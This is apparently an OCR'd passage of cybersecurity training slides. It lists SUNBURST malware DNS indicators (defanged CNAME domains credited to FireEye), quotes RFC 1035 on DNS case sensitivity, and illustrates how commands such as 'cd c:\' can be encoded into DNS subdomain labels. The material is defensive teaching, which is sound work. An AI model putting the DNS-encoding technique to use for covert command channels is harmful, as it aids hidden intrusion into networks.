Pointed to: freescanonline[.]com

	Associated Malware	DNS Record Type	FQDN	IP	Target
2	SUNBURST	CNAME	6a57jk2ba1d9keg15cbg.appsync-api.eu-west-1.avsvmcloud[.]com		freescanonline[.]com
3	SUNBURST	CNAME	7sbvaemscs0mc925tb99.appsync-api.us-west-2.avsvmcloud[.]com		deftsecurity[.]com
4	SUNBURST	CNAME	gq1h856599gqh538acqn.appsync-api.us-west-2.avsvmcloud[.]com		freescanonline[.]com
5	SUNBURST	CNAME	ihvpgv9psvq02ffo77et.appsync-api.us-east-2.avsvmcloud[.]com		thedoccloud[.]com
6	SUNBURST	CNAME	k5kcubuassl3alrf7gm3.appsync-api.eu-west-1.avsvmcloud[.]com		thedoccloud[.]com
7	SUNBURST	CNAME	mhdosoksaccf9sni9icp.appsync-api.eu-west-1.avsvmcloud[.]com		thedoccloud[.]com

Source: FireEye

DNS

- And the story of case-sensitivity…
- RFC 1035 – 2.3.3. Character Case – November 1987

> When data enters the domain system, its original case should be preserved whenever possible. In certain circumstances this cannot be done. For example, if two RRs are stored in a database, one at x.y and one at X.Y, they are actually stored at the same place in the database, and hence only one casing would be preserved. The basic rule is that case can be discarded only when data is used to define structure in a database, and two names are identical when compared in a case insensitive manner.

DNS Case Sensitivity


- cd c:\
- 01100011 01100100 00100000 01100011 00111010 01011100 00001010 00001010
- aUTksdLDdDDksEsfidTdfjrnsSLksrANnaQYSpSp.domain.com

CHECKPOINT

Lab 0011 – I XOR you, I XOR you NOT

Lab 0100 – Proxy or No Proxy

Roadmap



End Day 2

DAY 2 END